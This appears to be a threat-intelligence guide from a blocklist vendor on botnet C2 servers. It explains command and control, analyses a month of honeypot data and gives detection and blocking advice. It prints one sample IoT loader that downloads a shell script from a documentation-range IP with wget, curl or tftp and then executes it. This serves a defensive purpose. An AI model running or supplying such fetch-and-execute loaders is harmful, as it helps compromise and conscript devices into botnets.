
Every botnet has a boss. Thousands of hacked routers, cameras and cheap cloud servers are useless to an attacker until something tells them what to do, where to send traffic and what to download next. That something is a C2 server.
We watch this happen every day. Our honeypot sensors sit on the open internet and let attackers believe they have broken in. When they do, they almost always try to make the "victim" call home. Over the 30 days from 21 September to 20 October 2026 we recorded 10.730 different C2 addresses doing exactly that, about 675 on an average day. This guide explains what a C2 server is, how command and control works, and what that month of data says about how attackers really run their infrastructure.
What is a C2 server?
A C2 server (short for command and control server) is a computer an attacker uses to send instructions to compromised devices and collect results from them. The infected devices, usually called bots, check in with the C2 server, receive commands such as "flood this IP" or "download this file", and report back.
You will also see it written as C&C or CnC. The term comes from the military, where command and control means directing forces in the field. In security it means the same thing, with malware instead of soldiers. MITRE ATT&CK lists it as its own tactic, Command and Control (TA0011).
A C2 server typically does four jobs:
- Hands out malware and updates to infected devices
- Tells bots which targets to scan or attack
- Collects stolen data, credentials or command output
- Keeps track of which bots are alive and where they are
How a C2 server works, step by step
Most of the botnet traffic we capture follows the same pattern. Here is what it looks like from the point of view of an internet facing device, say a home router that still has Telnet open.
- Scanning. A bot somewhere on the internet looks for open ports. Telnet on port 23 was the most scanned port in our network by number of sources over the last week, hit by 35.205 different IPs. (Our guide to internet scanners covers this stage in detail.)
- Break in. The bot logs in with a default password or fires an exploit at a known bug.
- Loader command. Once inside, it pastes a short shell command that downloads a file from a server the attacker controls.
- Infection. The file runs. Often it is a small script that fetches the right binary for the device's processor.
- Call home. The new bot connects to its C2 server and waits for orders.
- Repeat. Its first job is usually to scan for more victims, and the cycle starts again.

One C2 server, many bots. Each new bot goes on to infect more devices.
Step 3 is the moment our sensors capture. A typical loader looks something like this (the address is swapped for a documentation range):
cd /tmp || cd /var/run || cd /dev/shm
wget http://203.0.113.10/wget.sh || \
  curl -O http://203.0.113.10/wget.sh || \
  tftp -g -r wget.sh 203.0.113.10
chmod 777 wget.sh
sh wget.sh
The chain of fallbacks is there because the attacker has no idea which tools the device has. Of the 22.609 bots we saw delivering a payload, 82% included wget in their commands, 39% curl, 22% tftp and 20% ftpget. Many tried several in one go. The file name is not made up either. In one week, 2.424 different bots told our sensors to fetch a script called wget.sh, from just five servers.
Payload server or C2 server?
Strictly speaking, the address in that download command belongs to a payload or distribution server. The server that sends live commands to the finished bot can be a different machine, with its address buried inside the malware binary. In practice, for the IoT botnets that dominate internet traffic, it is often the same operator, the same hosting account and sometimes the same box. Threat intelligence feeds, ours included, treat both as C2 infrastructure, because blocking either one disrupts the infection chain.
In this article, "C2 address" means an address a bot told our sensors to contact to get its malware.
Here is that chain for one real C2 server, the busiest in our data, over the past week. Scanning bots sit on the left, the C2 server in the middle, then the malware files it handed out, and on the right the countries where those files landed on our sensors.

Attack Chain Analysis for one C2 server: 780 scanners, 1 C2, 12 payloads, 39 targeted countries.
Common C2 architectures
Not every botnet calls home the same way. These are the main designs:
- Centralized. All bots talk to one server or a small group of them over HTTP, HTTPS, IRC or a custom TCP protocol. Simple and fast to run, and simple to take down once defenders find the server.
- Peer to peer. Bots pass commands to each other, so there is no single server to kill. Harder to build, much harder to dismantle.
- Domain based. Bots look up a domain instead of a fixed IP. Some generate thousands of candidate names a day with a domain generation algorithm, so the operator only needs to register one of them.
- Hidden in legitimate services. Commands travel through cloud storage, chat apps or social media, so the traffic blends in with normal use.
For the botnets that hit our sensors, the centralized model wins by a mile. Plain HTTP does the job: the vast majority of download links pointed at port 80 without naming a port at all, and the next most common choice, port 8080, showed up for just 17 servers. We only recently started tracking domain based C2, so the figures in this article cover C2 IP addresses.
What 30 days of C2 data shows
Across 220 sensors in 39 countries, the month added up to:
- C2 addresses: 10.730
- Bots delivering payloads (distinct source IPs): 22.609
- Countries with at least one C2 address: 105
- Unique malware samples downloaded: 4.703
Most C2 addresses are hacked devices, not servers
The textbook picture of a C2 server is a rented machine in a data center. Most of the addresses we see look nothing like that. 8.933 of the 10.730 (83%) were infected devices serving the malware themselves. The bot breaks into a new victim and tells it to download the payload straight back from the bot. Another 1.917 addresses handed malware to other bots, and we call these dedicated servers. 120 addresses did both, which is why the two groups add up to slightly more than the total. Only 1.797 were pure distribution servers that never attacked our sensors themselves.
Count bots instead of addresses and the picture flips. Of the 21.268 bots that pointed at a C2 IP address, 12.551 (59%) pulled their payload from one of those 1.917 dedicated servers. The other 1.341 of the 22.609 bots sent payloads without a C2 IP address.

Self hosted C2 addresses outnumber dedicated servers, but dedicated servers feed most bots.
A few hubs do most of the work
The dedicated servers are far from equal. 1.550 of them, 81%, were used by a single bot and stayed visible for about a day and a half on average. They look like throwaway machines, set up for one push and abandoned.
At the other end, 25 servers, just over 1% of the dedicated ones, fed 10.540 bots between them. That is 84% of every bot that used a dedicated server. The 23 servers in the 100 to 999 bots group were active on about 21 of the 30 days on average. The busiest single server was used by 3.234 different bots in only 9 days. We take it apart below.

Most dedicated C2 servers are disposable. A small group of hubs serves the bulk of the botnet.
This matters for defense. A blocklist that is a week old misses most of the disposable servers but still catches the hubs. A list that updates every hour catches both.
Anatomy of one C2 hub
The busiest dedicated server in the dataset sat with a hosting provider in the Netherlands, Storm Industries. It first showed up on 8 October with a handful of bots. On 12 October it took off: 545 bots that day, then 1.771 on 13 October. That was 59% of every bot our sensors saw delivering malware that day. By 15 October it had faded back to 253, then it went quiet until a smaller return on 20 October. It was still delivering malware when we wrote this on 21 October.

A single C2 server drove the biggest spike of the month, then went quiet.

The same server in Attack Chain Analysis. Red lines run from the C2 to the sensor countries where its malware landed.
In total 3.234 different bots used it, spread across 118 countries and 736 networks. The largest groups were in China (980), Iran (370), Brazil (328) and India (193), and the biggest networks among them were national telecoms such as Chinanet and Iran Telecommunication Company. Every single one came in over Telnet. Between them they hit our sensors in all 39 countries we operate in and handed us 19 different malware samples.
The loader is worth a closer look. After logging in, each bot hunts for a writable folder, trying two dozen locations from /tmp to /userdata. Then, before it installs anything, it writes a short script one byte at a time with echo, because the device may not even have wget. That script does exactly one thing: it kills every running program whose file has already been deleted from disk. A lot of IoT malware deletes itself right after it starts, so this is the new bot clearing out rival infections before it moves in.

The captured loader as it appears in the Botnet C2 dashboard. Each line tests another folder the bot can write to.
Spikes like this are typical. One server lights up, recruits thousands of devices in a few days and goes quiet. A firewall that blocked it on 12 October would have stopped any device behind it from fetching that payload.
Most C2 servers do not last
Looking further back, to the start of August, 67% of dedicated C2 addresses were seen on a single day and never again. At the same time, 328 dedicated servers stayed active for a month or longer. Short lived infrastructure is the norm, and long lived infrastructure is where the volume is.
Where dedicated C2 servers are hosted
Self hosted C2 addresses are wherever the infected devices happen to be, which this month meant a lot of consumer broadband in Pakistan and China. Dedicated servers tell a different story. The most came from the United States (709), followed by China (220), Pakistan (154), Hong Kong (92), Singapore (91) and the Netherlands (88). The busiest hubs in our data sat with commercial VPS and hosting providers in the US, the Netherlands and Hong Kong. Cheap hosting is cheap for everyone.
The same malware, over and over
We downloaded 4.703 unique malware samples. Yet 86% of all delivery attempts handed us a file we already had, matched by its MD5 hash. Botnet operators reuse the same binaries across thousands of victims and simply move the hosting around. That is one reason the C2 address is often a more practical thing to block than the file hash.
C2 frameworks: the legitimate side
If you searched for "best C2", you may have been looking for something else. Red teams use C2 frameworks to play the attacker during authorized tests. Cobalt Strike is the best known commercial option, and Sliver, Mythic and Havoc are popular open source ones. They give testers the same toolkit a real intruder has: implants, encrypted channels and a team server to manage it all.
The catch is that criminals use them too. Cracked copies of Cobalt Strike have been a ransomware staple for years, and open source frameworks like Sliver have been picked up by attackers as well. The infrastructure in this article is the noisier end of the market, IoT botnets spread with the kind of busybox loaders Mirai made famous. The defensive advice below applies to both.
How to detect C2 traffic on your network
Inbound attacks get most of the attention, but C2 traffic goes the other way. Something inside your network is calling out. Signs to look for:
- Connections to known C2 addresses. The simplest check, and one most firewalls can run automatically against a threat feed.
- Beaconing. Repeated connections to the same destination at regular intervals, even when nobody is using the device.
- Devices downloading things they should not. A camera or printer running wget or tftp is never a good sign.
- Odd outbound traffic. IRC, raw TCP to high ports, or plain HTTP straight to an IP address with no hostname.
- Strange domains. New or random looking names, especially lots of lookups that fail, which can point to a domain generation algorithm.
- Firewall alerts. Messages such as "Botnet C2 traffic detected" from Sophos, FortiGate or SonicWall mean a device matched a known C2 signature or address. Treat the device as compromised until you can prove otherwise.
Have a suspicious address? Look it up in Whatoblock to see whether our sensors have caught it delivering malware, when it was first and last active, and how many bots used it.
How to block C2 servers
- Block outbound, not just inbound. Most people only filter traffic coming in. C2 blocking is about stopping your own devices from reaching out, so apply the list to outbound rules too.
- Use a feed that updates often. With 67% of dedicated C2 servers gone after a day, a list that refreshes weekly is mostly history. Pull it hourly if your firewall allows it.
- Do not expire the hubs. The opposite mistake is dropping entries too fast. The servers that feed thousands of bots stay up for weeks.
- Cover DNS as well as IPs. A DNS firewall or RPZ zone catches the domain based C2 that IP lists miss.
- Close the door they came in through. Change default passwords, turn off Telnet, patch internet facing devices and keep management interfaces off the public internet. Blocking C2 contains an infection. It does not prevent the next one.
Every paid Whatoblock blocklist includes a Botnet C2 category built from this data. It currently holds around 11.000 addresses, updates every hour and comes in ready formats for FortiGate, Palo Alto, MikroTik, Check Point, pfSense, OPNsense and more. Setup steps are on our integrations page, and you can see which C2 servers are most active right now on the live C2 ranking.
